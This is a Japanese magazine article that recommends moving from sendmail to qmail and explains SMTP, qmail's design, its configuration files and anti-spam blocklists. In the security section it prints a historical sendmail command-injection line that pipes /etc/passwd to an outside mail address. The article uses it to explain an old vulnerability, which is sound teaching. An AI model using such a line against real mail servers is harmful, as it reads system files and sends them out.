Part 1

sendmailを捨て，qmailに乗り換える

――qmailの仕組みから設定管理，迷惑メール対策まで――

電子メール（以下，メール）の利用が活況を呈している。かつて電子メールとともにインターネットの2大アプリケーションの一つであったNetNews(ネット・ニュース)が衰退の一途をたどっているのに対し，メールはWeb並み，あるいはそれ以上の利用人口を誇っている。今や日常生活に無くてはならない存在になったと言っても過言でない。サイト管理者にとって，メールを確実に運用・管理することの重要性が高まっている。

メールはどのように送信者から受信者へと届くのだろうか。メールはまず送信者のMUA*からMTA*へ送られ，そこからあて先のMTAへ直接，あるいはいくつかのMTAを経由して届けられる。そして最終的に，届いたメールを受信者がMUAを使って読み出すという流れになっているのである（**図1**）。



図1　メール配送の流れ
＊本来はp.83～84の図1，2のようにPOP3やSMTP，IMAP4のプロトコルを用いたメールの送着信の過程がありますが，単純化のため略してあります。

【MUA】
Message User Agentの略。SMTPクライアント，メール・アプリケーション，メーラーなどと呼ばれる。例えばEmacs上のMewやmh, Windows上のOutlook Express，PostPetなどがそうである。
【MTA】
Message Transfer Agentの略。SMTPサーバー, メール・サーバーなどと呼ばれる。

メール配送の仕組み SMTPを理解する

MTA間のメール転送に使われる通信プロトコルがSMTP（Simple Mail Transfer Protocol）である。多くのMUA（特に，Windows上のMUAのほとんどすべて）は，MTAにメールを送信するときもSMTPを使う。SMTPによる通信の例を，**図2**に示す。

これは，telnetプログラムを使って，あて先のMTAへメールを送信したものだ。1，3，5行目など，3桁の数字で始まっている行が，あて先のMTAからの返事である。それ以外の行は，こちらからの送信である。

SMTPでは送信側（SMTPクライアント）がコマンドを送り，受信側（SMTPサーバー）がそれに対して3桁の返答コードを返す仕組みになっている。返答コードの後に，「ok」とか「go ahead」などの文字が続いているが，これらは人間にとって分かりやすくするために付けているだけで，MTAにとっては何の意味も持たない。

返答コードは，百の位の数字によって大きく3つに分類できる（**表1**）。頻繁に出てくる「250」は「Requested mail action okay, completed（要求されたメール動作は承認，完了した）」を表す。

返答コードの完全なリストは，SMTPを定義しているRFC821*で定められているので参照してほしい*1。

送信側が送るコマンドには主に**表2**のものがある。

【RFC】
Request For Commentsの略。一般には，TCP/IPの規格書として知られている。RFCはインターネットを通じて入手できる。RFCには一つひとつ通し番号が付与されている。たとえば，IPの標準に関する文書はRFC 791，TCPのそれはRFC 793である。RFCには，こうしたインターネットで使うプロトコルやサービスについて詳細に記述した文書のほかに，それらに対するコメント，各プロトコルの標準化状況をまとめた文書などがある

*1 RFC821はhttp://www.ietf.org/rfc/rfc0821.txtを参照。

```
    ozenji:/home/sengoku % telnet mx.gcd.org smtp
    Trying 210.161.209.178...
    Connected to mx.gcd.org.
    Escape character is '^]'.
 1  220 toyokawa.gcd.org ESMTP
 2  HELO ozenji.gcd.org
 3  250 toyokawa.gcd.org
 4  MAIL FROM:<postmaster@gcd.org>
 5  250 ok
 6  RCPT TO:<sengoku@gcd.org>
 7  250 ok
 8  DATA
 9  354 go ahead
10  Subject: test
11  From: postmaster@gcd.org
12  To: sengoku@gcd.org
13  Date: Sat, 01 Jan 2000 00:01:02 +0900
14
15  仙石です。これは SMTP 説明用のテストメールです。
16
17  #5403.                                  仙石 浩明
18  http://www.gcd.org/sengoku/
                    Hiroaki Sengoku<sengoku@gcd.org>
19  .
20  250 ok 946177353 qp 13960
21  QUIT
22  221 toyokawa.gcd.org
    Connection closed by foreign host.
```

図2 SMTPによる通信の例

表1 返答コード

コード	内容
2xx	受信側MTAの状態
3xx	受信側MTAから送信側MTAへのリクエスト
4xx	一時的なエラー，送信側MTAは後で再送することが望ましい
5xx	恒久的なエラー，送信側MTAは再送を試みるべきではない

表2 送信側が発行するコマンド

コマンド	内容
HELOドメイン	まず送信側が名乗りをあげる
MAIL FROM:<送信者>	送信者のアドレスを伝える
RCPT TO:<受信者>	受信者のアドレスを伝える
DATA	これからメール本体を送ります,という宣言。メールの終りは，「.」だけの行
QUIT	終了

```
% nslookup -q=mx gcd.org.
Server:  toyokawa.gcd.org
Address:  210.161.209.178
Aliases:  178.209.161.210.in-addr.arpa
gcd.org preference = 10, mail exchanger = mx.gcd.org
gcd.org nameserver = ns.gcd.org
gcd.org nameserver = brother.daio.net
gcd.org nameserver = ns-tk012.ocn.ad.jp
mx.gcd.org      internet address = 210.161.209.178
ns.gcd.org      internet address = 210.161.209.178
brother.daio.net        internet address = 210.167.164.35
```

図3　nslookupコマンドでIPアドレスを調べる

DATAに続けて送るメール本体は，本文だけでなくメール・ヘッダーを含む。ここで注意すべきなのは，SMTPにおいてはメール・ヘッダーは何の意味も持っていない，ということである。ヘッダには「From:」や「To:」など送信者や受信者を示すフィールドがあるが，ヘッダの内容と「MAIL FROM:」「RCPT TO:」コマンドの内容が必ずしも一致する必要はない。両者を区別するために，後者を「エンベロープ送信者」「エンベロープ受信者」などと呼んだりする。「エンベロープ」とは「封筒」の意味である。

ここではあて先MTAとしてmx.gcd.orgへ接続しているが，送信側MTAがあて先MTAを探すには DNS（Domain Name System）を使う。例えば，受信者アドレスがgcd.orgのメールを送信するあて先MTAは，**図3**のようにnslookupコマンドを使って調べられる。ここで「mail exchanger」があて先MTAであり，gcd.orgの場合はmx.gcd.orgであることが分かる。

時代遅れのMTA――sendmail

sendmailは，最も有名であり，長い歴史を持ち，最も多くのサイトで利用されているMTAである。1983年4月に初めて世に出たsendmailは，あらゆる種類のネットワーク間でメールをやりとりするためにどんどん拡張された。どんなネットワークであろうと，たった1つの設定ファイル「sendmail.cf」でsendmailの動作を指定できる極めて柔軟性の高いソフトウエアに成長した。

sendmailは，ネットワーク管理者のどのようなニーズにも応えてくれたため，多くのサイトで採用された。今日風の言い方をすればデファクト・スタンダードとなったのである。ところが時代を下って，インターネットが他のネットワークを駆逐してしまった今日では，sendmailの柔軟性は無用のものとなっている。もはや使われなくなったネットワークに対応できても嬉しいことは何もなく，逆に多機能であるが故の複雑さが問題となっているのである。

しかし，sendmail利用人口が多いので，分からないことがあっても質問できるだろう，という安心感からかsendmailを採用するサイトの数はあまり減っていない。前任者がsendmailを使っていたから惰性でsendmailを使い続けているという管理者も多いと思われる。

そこで，sendmailの問題点を明らかにし，この問題点を解決するMTA――qmail――への移行を推奨するのが本稿の目的である。

sendmailの問題点を列挙すると次のようになる。

（1）セキュリティ・ホールがなかなか無くならない
（2）管理に高いスキルを要する
（3）迷惑メール対策が面倒
（4）配送性能が高くない

以上は，sendmailの複雑性に由来する問題点であり，sendmailが現代のニーズに適合していないことに由来する問題点でもある。さらに，これらの問題を解決しようとして，ますます複雑さが増すという悪循環に陥っている。以下，それぞれの問題を説明する。

（1）セキュリティ・ホールがなかなか無くならない

sendmailの歴史はセキュリティ・ホールとの戦いの歴史でもある。致命的なセキュリティ・ホールがごく最近のバージョン（例えば8.8.2）でも発見されている。いつまでたっても枯れないのはsendmailが複雑だからである。しかも，セキュリティ・ホールをふさぐために，どんどんコードが書き加えられ，ますます複雑さの度合いが増している。

例として，かつて有名だったセキュリティ・ホールを紹介する。sendmail 4.xなどでは，エンベロープ送信者および受信者を次のように設定することで，外部から任意のコマンドをsendmailに実行させることができた。

```
MAIL FROM:<"|/bin/cat /etc/passwd | ➡
/usr/ucb/mail sengoku@gcd.org">➡
RCPT TO:<never-existing-recipient@gcd.org>
```

上記は本来1行で記述します。➡は行の継続を示します。

すなわち，受信者不明で送信者にエラー・メールが返るのだが，送信者のアドレスが，「|」で始まっているためにエラー・メールを送る代わりに「|」以下が実行されてしまう。

なぜこのようなセキュリティ・ホールがあったかというと，sendmail ではあて先アドレスの代りにプログラムやファイルを指定できる，という基本構造になっているからである。アドレスが「|」で始まっていればプログラムを実行し，「|」で始まっていればファイルに書込む。

もちろん，任意のプログラムを実行したり，任意のファイルへ書込まれたりしては困るので，受信者ユーザーの権限で実行や書き込みが可能か調べなければならないのだが，そのためにはかなり複雑な処理が必要になる。複雑であるが故にすべてのケースを想定することは困難であり，上述の例で言えば送信者アドレスがプログラムであるケースを見落としていたのだろう。

（2）管理に高いスキルを要する

sendmailの設定ファイルであるsendmail.cfの複雑さはだれもが認めるところであろう。なぜこんなに複雑なのか。それはsendmail.cfが万能だからである。あらゆる種類のネットワーク間でメールをやりとりする方法を指定できるだけでなく，迷惑メール対策（後述）もすべてこのsendmail.cfだけで可能である。

何でもできる設定ファイルは，何をするにも難しい。設定できることが限られていれば，その限られた範囲の設定をするのは簡単になる。これは万能な汎用言語と特定用途向けの簡易言語との関係に似ている。前者の習得が困難であるのに対し，後者は容易に習得できる。

万能であるsendmail.cfを手作業で一から書くには，かなりのスキルが要求されるので，CFやcf.m4等の設定ツールを使っている管理者が多いことだろう。普通にインターネット上でsendmailを使うだけなら，ほとんどデフォルトの設定を使うことができるので，sendmail.cfの詳細を理解しなくても使うことはできる。

うまく動いているときはそれでもいい。しかし，いったんトラブルが起こるとお手上げである。設定ツールが作り出したsendmail.cfに何が書いてあるか理解できなければ，sendmailの動作が理解できるはずはなく，途方に暮れてしまうことだろう。管理者たるものトラブル発生時に問題の切り分けができる程度には，すべてのソフトウエアを理解しているべきである。

（3）迷惑メール対策が面倒

sendmailが世に出た当時は想像もできなかったであろう問題が，受信者が求めてもいないのに送りつけられる迷惑メールである。UBE（Unsolicited Bulk Email），UCE（Unsolicited Commercial Email），あるいはSPAMメールとも呼ばれる。

インターネットが性善説で運営されていた時代は，自分のサイトあてでないメールが届いたら，それを正しいあて先へ届けてあげるのが，お互いに助け合うサイトとして当然であった。ところがインターネットの普及に伴い，宣伝目的のダイレクト・メールを大量に送り付けるやから(輩)が登場した。各サイトは自衛のため，こうした迷惑メール送信者からのSMTP接続を拒否するようになる。すると彼ら

は善意の中継システムを悪用するようになった。すなわち，直接あて先のMTAへSMTP接続する代わりに，中継してくれるSMTPサーバーに接続してメールの配送を代行してもらうようになったのである。

この場合，あて先のサイトがSMTP接続を拒否したとしても，それは中継サーバーからの接続に過ぎず，別の中継サーバーを使われれば防ぐことはできない。迷惑メール送信者たちは，新しい中継サーバーを見つけ出しては，次々と「代行先」を乗り換えていく。したがってSMTPサーバーの管理者は，悪用されないように不特定多数からの中継要求は拒否するよう設定しなければならない（**図4**）。

確かにsendmailでも中継を拒否するように設定することはできる。しかしそれはsendmailが極めて柔軟性が高いからそのように設定できる，というだけであってsendmailの基本はあくまで中継することにある。中継を拒否するには複雑怪奇なsendmail.cfをきちんと設定しなければならない。昔から使い続けてきたsendmail.cfを流用したりすると，何でも中継する羽目になってしまうだろう。

さて，中継を防ぐことができれば迷惑メールを他のサイトへばらまくことは回避できるが，自サイトに飛び込んでくる迷惑メールはそのまま受信者のメール・ボックスに届いてしまう。したがって，迷惑メールをばらまくことで悪名高いサイトや，悪用されている中継サーバーからのSMTP接続を拒否しなければならない。

これもsendmail.cfを適切に設定することができれば可能である。しかし，sendmail.cfを使いこなすスキルがなければ，絵に書いた餅である。

（4）配送性能が悪い

メーリング・リストが流行である。多人数に同報したいときはネット・ニュースの仕掛けの方が適しているのであるが，ネット・ニュースの衰退に伴い多人数のメンバーからなるメーリング・リストが急増している。もはや1000人以上の規模を誇るメーリング・リストは珍しくない。



図4　迷惑メールの中継を許すSMTPサーバー

ところがsendmailは一通のメールを1000人に同報しようとすると，極めて長い時間がかかる。1通のメール当たり，1度にSMTP接続できるMTAは1つに限られていて，その送信が完了するか，あるいはタイム・アウトでエラーにならないと次のあて先MTAへ接続できないからである。ネットワーク的に遠いあて先など，送信に時間がかかるあて先が多いと，メーリング・リストのメンバー全員に送り終わるまでに数時間かかることもある。

sendmailの配送性能の悪さを補うために，smtpfeedなどのソフトウエアが開発されているが，ただでさえ複雑なsendmailに加えてsmtpfeedの設定も行なうのは，管理者にとって負担が大きい。

軽快に動作する高性能MTA――qmail

sendmailの解説書として名高い，「sendmail 解説」（邦訳：村井純監訳，オーム社発売）の冒頭でBryan Costalesはこう述べている。「フリジアのゴルディオス王はあまりにも複雑な結び目を作ったので，後のアジアの支配者しかそれをほどけないという神話を生みました。これはゴルディオスの結び目と呼ばれ，ほどこうとしても全く歯が立たず，ついにアレキサンダー大王がやってきて剣で切断しました。長年に渡り，世界中のシステム管理者がゴルディオスの結び目であるsendmailを切断するための剣を待ち望んできました」。

そして，遂にsendmailを切断する剣――qmail――が現れた。もはやsendmailを使い続ける理由は何もない。

sendmailの破綻の反省から，qmailは単純性が追求されている。**図5**にqmailを構成するプログラム間のデータの流れを示す。

ローカル・ユーザー（このマシン上のユーザー）が送信したメールは，まずqmail-injectプログラムでヘッダーから送信者および受信者のアドレスが読み取られ，メール本体および送信者と受信者のアドレスがqmail-queueプログラムへ送られる。

一方，外部のユーザーが送信したメールは，SMTP接続経由でまずqmail-smtpdプログラムが受け取り，メール本体およびエンベロープ送信者と受信者のアドレスがqmail-queueプログラムへ送られる。

qmail-queueプログラムは送られて来たメール本体および送信者と受信者のアドレスをキュー（メールを一時的に保存する場所）に格納し，qmail-sendプログラムに対してトリガー（きっかけ）を送る。

qmail-sendプログラムはトリガーを受け取ると，キューに格納された送信者と受信者のアドレスを読み出して，ローカル・ユーザーあてはqmail-lspawnプログラムに対して配送コマンドを送り，リモート・ユーザー（このマシンのユーザーでないユーザー）あてはqmail-rspawnプログラムに対して配送コマンドを送る。qmail-lspawnあるいはqmail-rspawnから正常に配送したという返答を受け取ると，qmail-cleanプログラムに対してコマンドを送ってメールをキューから削除する。

qmail-lspawnプログラムは配送コマンドを受け取ると，受信者アドレス, 受信者ユーザーのホーム・ディレクトリなどを引数として，受信者のユーザー権限でqmail-localプログラムを呼び出す。そしてqmail-localプログラムは受信者のユーザーのホーム・ディレクトリにある .qmail ファイルを参照して，メール・ボックスへメールを格納，ファイルへメールを追加，プログラム実行を行なう。

qmail-rspawnプログラムは配送コマンドを受け取ると，受信者アドレスなどを引数として，qmail-remoteプログラムを呼び出す。そしてqmail-remoteプログラムは，DNSで検索して得たあて先MTAに対してSMTP接続し，メールを送信する。

このように，それぞれのプログラムの機能はかなり単純である。実際，各プログラムのソース・ファイルは共通ライブラリの部分を除くと1000行に満たない。一番複雑なのはqmail-injectプログラムで，これはローカル・ユーザーがどんな形のメールを与えても，それを解析し，メール・ヘッダーから送信者と受信者のアドレスを正しく抽出しなければならないからである。一方，他のプログラムは入力の形式が極めて単純であり，解析の必要がない。そのためソース・ファイルは簡潔なものとなっている。この qmail の単純さ，およびqmailが現代のニーズを第一に設計された



図5　qmailを構成するプログラム間のデータの流れ

という理由から，前述したsendmailの問題はすべて解決されている。

（1）セキュリティ・ホールが無い
（2）管理は簡単
（3）迷惑メール対策が容易
（4）高い配送性能

しかも，

（5）sendmailからの移行が簡単

であるから，sendmailを惰性で使い続けているサイトはqmailへの移行を検討すべきだろう。sendmailの新しいバージョンを追いかけるよりはqmailへ移行する方が簡単なのだから，なおさらである。以下，順に説明する。

（1）セキュリティ・ホールが無い

図5中，オレンジ色で示したプログラムがデーモンとして常駐しているプログラムである。root権限で動くプログラムはqmail-startとqmail-lspawnだけである。セキュリティ・ホールの原因になりがちなsetuidビットが立っているプログラムはqmail-queueだけであるが，このプログラムのオーナーはrootではなくqmailqであり，qmailqの権限ではキューの読み書きができるだけである。

qmail-startは4つのデーモンの立ち上げを担当するのみであり，このうちqmail-lspawnだけがroot権限で動き続ける。したがってqmail-lspawnのみがセキュリティ上問題を抱える可能性があるわけであるが，qmail-lspawnはファイルを書き出すことは無いし，root権限で動くプログラムを呼び出すことはない。しかもqmail-lspawnのソース・ファイルは，共通ライブラリを除くと600行にも満たない極めて単純なものであり，バグなどによってセキュリティ・ホールが生じる危険を最小限にしている。

さらに，各プログラムはお互いを信用していない。プログラム間のインタフェースはあいまいさを残すこと無く定義されていて，定義から逸脱した内容が送られて来たら，受け側のプログラムはエラーとして処理する。

したがって，もしqmail-sendが侵入者の手に落ちたとして，qmail-lspawnに対して侵入者の思いのままに配送コマンドを与えることができたとしても，侵入者にできることと言えば任意のメールをローカル・ユーザーに送ることだけである。

（2）管理は簡単

前述したように，qmailを構成するそれぞれのプログラムの機能は単純であるから，何か問題が生じてもすぐに原因をつかめる。qmailの設定ファイルは30個以上もあるが，それぞれの内容は以下に紹介するようにいたって単純である。設定ファイルの単純さは，それを読み込む側のプログラムを簡単にするのに一役かっている。

たくさんある設定ファイルであるが，特に重要なのは**表3**の5つである（~/.qmail*はローカル・ユーザーごとに設定できる）。~/.qmail*以外のファイル名はqmailのルート・ディレクトリ（通常/var/qmail）からの相対パスである。

以下，私のメール・サーバー（toyokawa.gcd.org）を例にとり，各設定ファイルの設定方法を説明する*2。

ファイル名	内　容
control/me	qmailを走らせているホストのFQDN
control/locals	qmail-sendがローカル・ユーザーあてと見なすアドレスのリスト
~/.qmail*	ローカル・ユーザーごとの転送先等の設定
control/rcpthosts	qmail-smtpdがあて先として許可するアドレスのリスト
control/tcprules.dat	qmail-smtpdのSMTP送信元ホストごとの設定

表3　qmailの重要な設定ファイル

control/me

```
toyokawa.gcd.org
```

*2　本文で述べる設定内容でも運用は可能だが，実際のgcd.orgドメインの設定内容は，接続しているサイトが多いため，実際はもう少し複雑である。

これはqmailを走らせるマシンのFQDN（Fully Qualified Domain Name，ドメイン名を含めたホスト名）である。起動時にDNSを参照して自分のホスト名を調べる。sendmailと異なり，qmailは起動時にDNSを参照することはない。

control/locals

```
toyokawa.gcd.org
gcd.org
```

このファイルに基づいて，qmail-sendプログラムがメールをローカル・ユーザーあてとリモート・ユーザーあてに振り分ける。つまり，このファイルに含まれるアドレスがローカル・ユーザーあてであり，それ以外がリモート・ユーザーあてである。この例の場合，sengoku@toyokawa.gcd.orgやsengoku@gcd.orgはローカル・ユーザーあてと見なされる。

~/.qmail*

「~/.qmail*」ファイルは，sendmailの「~/.forward」ファイルに相当し，ローカル・ユーザーに届いたメールを転送したり（先頭に「&」を付ける），特定のファイルあるいはメール・ボックスへ格納したり（ファイル名あるいはメール・ボックス名を書く），特定のコマンドを起動してメール本体を標準入力へ与えたり（先頭に「|」を付ける）できる。

なお，「~/.qmail*」ファイルの指定に従って転送，格納，起動を行なうのはqmail-localプログラムの役割である。qmail-localはローカル・ユーザーの権限で動く。当然であるが，root権限を持つユーザーに対してqmail-localが実行されることはない。

qmailがsendmailと大きく異なるのは，qmailではローカル・ユーザーが複数のあて先を管理することができるという点である。例えばローカル・ユーザー「sengoku」がホーム・ディレクトリ（~sengoku）に，

```
.qmail
.qmail-foo
.qmail-bar
.qmail-default
```

のファイルを置いた場合，

```
sengoku@gcd.org宛メールは
~sengoku/.qmailの設定に従う
---
sengoku-foo@gcd.org宛メールは
~sengoku/.qmail-fooの設定に従う
---
sengoku-bar@gcd.org宛メールは
~sengoku/.qmail-barの設定に従う
---
sengoku-*@gcd.org宛メールは
~sengoku/.qmail-defaultの設定に従う
```

となる。なお，「*」は「foo」「bar」以外の任意の文字列である。

つまり，各ユーザーが管理者の手を煩わすこと無く，自由にメーリング・リストなどを立ち上げることが可能である。しかも設定ファイル「control/virtualdomains」と組み合わせると，ローカル・ユーザーにドメインのメール管理を任せることさえ可能になる。例えば，control/virtualdomainsを

```
haniwa.com:koala-haniwa
.haniwa.com:koala-haniwa
maczuka.gcd.org:alias-maczuka
.maczuka.gcd.org:alias-maczuka
```

と設定しておき，ローカル・ユーザー「koala」のホーム・ディレクトリ（~koala）に，

```
.qmail-haniwa-koala
.qmail-haniwa-hanicom
.qmail-haniwa-default
```

のファイルを置いた場合，

```
koala@haniwa.com宛メールは
~koala/.qmail-haniwa-koalaの設定に従う
---
hanicom@haniwa.com宛メールは
~koala/.qmail-haniwa-hanicomの設定に従う
---
それ以外の haniwa.com 宛メールは
~koala/.qmail-haniwa-defaultの設定に従う
```

ことになる。同様に，ローカル・ユーザー「alias」のホーム・ディレクトリ（通常/var/qmail/alias）に.qmail-maczuka-defaultを置き，その内容を

```
|preline -d /usr/bin/uux ➡
  - -r -gB -z maczuka!rmail "($EXT2@$HOST)"
```

と設定しておくと，maczuka.gcd.orgドメインあてメールをUUCP*で送信する。ここで，「$EXT2」等は環境変数の参照である。qmail-localプログラムは，エンベロープ送信者と受信者アドレス等の情報を環境変数に設定した上で，.qmailに設定されたコマンドを呼び出す。

さて，ここで登場したローカル・ユーザー「alias」は，ローカル・ユーザーが存在しない，あるいはroot権限を持つユーザーあて用の.qmailの置場所として使われる。つまり，

```
postmaster@gcd.org宛メールは
alias/.qmail-postmasterの設定に従う
---
root@gcd.org宛メールは
alias/.qmail-rootの設定に従う
---
あて先不明メールは
alias/.qmail-defaultの設定に従う
```

ことになる。したがって，alias/.qmail-postmasterに

```
&sengoku
```

と設定しておくと，postmaster@gcd.orgあてメールはローカル・ユーザー「sengoku」に転送される。

管理者が複数いるときは，

```
&admin1
&admin2
&admin3
```

などと書き並べればよい。postmasterのほか，root，abuse，mailer-daemonなど管理上必要なアドレスは忘れずに転送先を設定しておく。

「alias/.qmail-default」を設定しないと，存在しないアドレスあてのメールが届くと，エンベロープ送信者に対してエラー・メールが返る。しかし，これは好ましくない。もし，エンベロープ送信者として攻撃対象のアドレスを詐称し，存在しないアドレスをエンベロープ受信者としてメールを大量に送りつけられたらどうなるだろうか。エンベロープ送信者に対して大量のエラー・メールを送りつける結果になってしまう。これでは次節で説明する「不特定多数からのメールの中継を許可しているSMTPサーバー」と変わらない。

残り2つの設定ファイル「control/rcpthosts」と「control/tcprules.dat」は，qmail-smtpdプログラムのための設定ファイルである。qmail-smtpdは外部からSMTP接続でメールを受け取るプログラムであり，迷惑メールを拒否する役割を果たす。そこで，この2つの設定ファイルについては，迷惑メール対策について述べる次節で説明する。

（3）迷惑メール対策が容易

control/rcpthosts

```
gcd.org
.gcd.org
haniwa.com
.haniwa.com
```

【UUCP】
UNIX-to-UNIX copyの略。2台のUNIXシステム間でファイル転送を行うためのコマンド/ユーティリティの一種。ファイルのコピーを行うcpコマンドに似たuucpというファイル転送コマンドがあり，直接的にはこのコマンドを指すが，実際には一緒に用いられるユーティリティ群をUUCPと総称することもある。UNIXが登場して間もないころから有る技術であり，現在でもメールやニュースの送信に使われている。

このファイルに基づいて，qmail-smtpdプログラムはSMTP接続における「RCPT TO:」コマンドを受け入れるか拒否するかを決める。この例の場合，「RCPT TO:<koala@haniwa.com>」コマンドが送られて来た場合，「haniwa.com」が「control/rcpthosts」に含まれるので，これを受け入れる。「.」で始まっているアドレスは任意のサブドメインを表わす。例えば「.gcd.org」が「control/rcpthosts」に含まれているので，「RCPTTO:<kaz@maczuka.gcd.org>」コマンドを受け入れる。

「control/rcpthosts」に含まれないアドレスはすべて拒否する。つまりqmailは，デフォルトでは外部のユーザーからの中継要求は拒否するのである。したがって，誤った設定で迷惑メールを中継してしまう可能性はかなり低い。

control/tcprules.dat

しかしこのままだと，自分のサイト内のMUAがこのMTAへSMTP接続して外部へメールを出そうとした場合も，拒否してしまう。そこで「control/tcprules.dat」で自分のサイト内からのSMTP接続に限り，中継を許可するように設定する。

「control/tcprules.dat」は，IPアドレスをキーとするハッシュ・テーブル*で，tcpserverプログラム（ucspi-tcpに含まれる*3）とともに用いる。

例えば，次のように実行する。

```
tcpserver -x/var/qmail/control/tcprules.dat \
          toyokawa.gcd.org smtp \
              /var/qmail/bin/qmail-smtpd &
```

tcpserverは，外部のホストからSMTP接続があったとき，接続元のホストのIPアドレスでハッシュ・テーブル「control/tcprules.dat」を検索し，その結果に基づいて次のどちらかの動作を行なう。

- **接続を拒否する**
- **接続元ホストのIPアドレス等を環境変数に設定し，さらに検索結果に従って追加の環境変数を設定した上で，qmail-smtpdを起動して，SMTP接続をqmail-smtpdへ引き継ぐ**

「control/tcprules.dat」はテキスト・ファイルではないので直接書き換えることはできない。まずcontrol/tcprules.txtというファイルを作成する。内容は，

```
# relayclients
127.0.0.1:allow,RELAYCLIENT=""
192.168.1.:allow,RELAYCLIENT=""
210.161.209.178:allow,RELAYCLIENT=""
#
:allow
```

各行それぞれが，SMTP送信元ホストごとの設定になっていて，「:」の左側がキー，すなわち接続元ホストのIPアドレスの条件で，右側がキーごとの登録内容，すなわち接続を受け入れるか拒否するか，受け入れる場合は追加設定する環境変数のリスト，である。行頭が「#」の行はコメントである。

「192.168.1.」は，「192.168.1.」で始まるIPアドレスすべて（つまり192.168.1.0から192.168.1.256）で成立する。また，一定の範囲のIPアドレスを「192.168.1.1-10」（192.168.1.1から192.168.1.10）などと指定できる。条件が成立する行が複数存在する場合，上の方にある行が優先される。例えば，

```
192.168.1.5-20:deny
192.168.1.:allow
```

となっていると，IPアドレスが192.168.1.10の場合，「deny」つまり接続を拒否する。192.168.1.2の場合は，「allow」つまり接続を受け入れる。「:」の左側に何もない場合は，任意のIPアドレスで成立する。

【ハッシュ・テーブル】
各種の記憶装置で，データの読み出しを高速化するためによく用いられるアルゴリズムにハッシュ法がある。データの内容の一部（キーワード）に所定の演算を施し，その結果を格納番地（＝ハッシュ・テーブル）として使用する。データに迅速にアクセスできる。また，キーワードの値の範囲をそれよりも狭い番地の範囲に変換できるので，記憶領域を節約できる。演算には除算法などさまざまな方法がある。ハッシュ法は，データベース・システムにおけるレコードの格納，仮想記憶におけるアドレス変換の高速化など，コンピュータのさまざまな部分に適用されている。

＊3　ucspi については http://pobox.com/~djb/ucspi-tcp.html を参照。

「RELAYCLIENT=""」は環境変数の追加設定で，「RELAYCLIENT」にヌル文字列（長さが0の文字列）を設定する。qmail-smtpd は，環境変数「**RELAY CLIENT**」が設定されていると，中継を許可する。

したがって，前述の「control/tcprules.txt」の例は，IPアドレスが

```
127.0.0.1        (ローカルホスト)
210.161.209.178 (toyokawa.gcd.org のIPアドレス)
192.168.1.       で始まる IP アドレスすべて
```

の場合中継を許可し，それ以外の場合，SMTP接続は許可するが中継は禁止することになる。つまり，「control/tcprules.txt」にはサイト内のMUAのIPアドレスそれぞれに対し，「allow,RELAYCLIENT=""」を指定しておけば良い。

次に，tcprulesコマンドでtcprules.txtファイルをtcprules.datファイルへ変換する。qmailのルート・ディレクトリ（/var/qmail）で

```
bin/tcprules control/tcprules.dat \
control/tcprules.tmp < control/tcprules.txt
```

を実行すれば，control/tcprules.datが作られる。

さて，「control/tcprules.txt」において，迷惑メールの発信元になっているホストのIPアドレスを「deny」と指定すれば，そのホストからの接続は一切受け付けなくなり，迷惑メールを受け取らずに済む。ダイレクト・メール業者など，迷惑メールの送信を本業にしているようなサイトは「deny」を指定して，一切無視するに限る。

しかし，迷惑メールの送信元はダイレクト・メール業者だけではない。侵入されたホストや，不特定多数からのメールの中継を許可しているSMTPサーバーから送られてくる迷惑メールの方が数としては多い。こうした悪用されて送信元になってしまったホストの数は極めて多く，迷惑メールを受け取る数を実質的に減らそうと思うと，かなりの数のホストを登録しなければならない。これでは大変なので登場したのがMAPS（Mail Abuse Prevention System，メール乱用予防システム）RBL（Realtime Blackhole List）である。

メール乱用予防システム――MAPS RBL

MAPS RBLは，迷惑メールを大量にばらまくホストのデータベースである。SMTP接続を受付ける際にMAPS RBLへ問い合わせて，もし送信元ホストが登録されていたら，メールの受け取りを拒否すれば良い（**図6**）。MAPS RBLへの問い合わせにはDNSを使う。つまり，送信元ホストのIPアドレスがa.b.c.dならば，DNSで「d.c.b.a.rbl.maps.vix.com」を検索する。もしTXTレコードが登録されていたら，そのホストはデータベースに登録されている。

qmailでMAPS RBLを使うためのプログラムが，rblsmtpdである。使い方はtcpserverとqmail-smtpdの間に挟む形になる。

```
tcpserver -x/var/qmail/control/tcprules.dat \
        toyokawa.gcd.org smtp \
            /var/qmail/bin/rblsmtpd \
              /var/qmail/bin/qmail-smtpd &
```

送信元ホストのIPアドレスがMAPS RBLに登録されている場合，rblsmtpdは送信元ホストに対し，一時的エラー451を返してSMTP接続を切断する。登録されていない場合は，tcpserverから引き継いだ SMTP接続をそのままqmail-smtpdへ引き継ぐ。

MAPS RBL以外にも同様のデータベースがいくつかある。用途に合わせて使い分けると良いだろう。有名なものを**表4**に示す。

自分のサイトのSMTPサーバーが，きちんと中継を拒否する設定になっているか確認するのはもちろんのこと，表中のMAPS RSSやORBSに登録されてしまっていないか確認してほしい。登録されている場合は，中継対策を行なった上で，**表4**に示したWeb ページに書いてある方法で削除依頼をするとよい。なお、迷惑メール対策をまとめると**図7**のようになる。

（4）高い配送性能

qmailが作られた背景には，大規模メーリング・リスト



図6　MAPS RBLに問い合わせることでダイレクト・メールの受信を拒否



図7　迷惑メール対策は上記の4段階に分類できる
なお，1，2は受けとる迷惑メールの量という点では変わらない。

表4　迷惑メール送信元ホストを登録しているデータベース

名称	DNSで検索するドメイン	登録されているホスト	略称	Webページ
MAPS Realtime Blackhole List	rbl.maps.vix.com	迷惑メールの大量送付で有名なホストを登録。MAPS RBLに登録されているようなホストからのメールは大抵のサイトが拒否するため，最近は大量送付に使われる頻度は減っている。したがって受け取る迷惑メールの数は，あまり減らせないかも知れない	MAPS RBL	http://mail-abuse.org/rbl/
MAPS Relay Spam Stopper	relays.mail-abuse.org	不特定多数に対して中継を許可していて，かつ実際に迷惑メールの転送に悪用されたことがあるホストを登録。RBLとORBSの中間的位置付け。ただし，迷惑メールの送信者は，新規に見つけた中継サーバーを利用しようとする傾向があるため，食い止められる迷惑メールはさほど多くはない	MAPS RSS	http://mail-abuse.org/rss/
Open Relay Behaviour-modification System	relays.orbs.org	不特定多数に対して中継を許可しているホストを登録。迷惑メールのほとんどすべてを食い止められるが，日本の多くのサイトのホストも登録されてしまっているので，必要なメールを拒否してしまう危険がある	ORBS	http://www.orbs.org/
MAPS Dial-up User List	dul.maps.vix.com	ダイアルアップでインターネットに接続するパソコンのために割り当てられたIPアドレスを登録。プロバイダのMTAを経由せず，直接パソコンから迷惑メールを送りつけるケースが増えている。このタイプの迷惑メールを拒否できる	MAPS DUL	http://mail-abuse.org/dul/

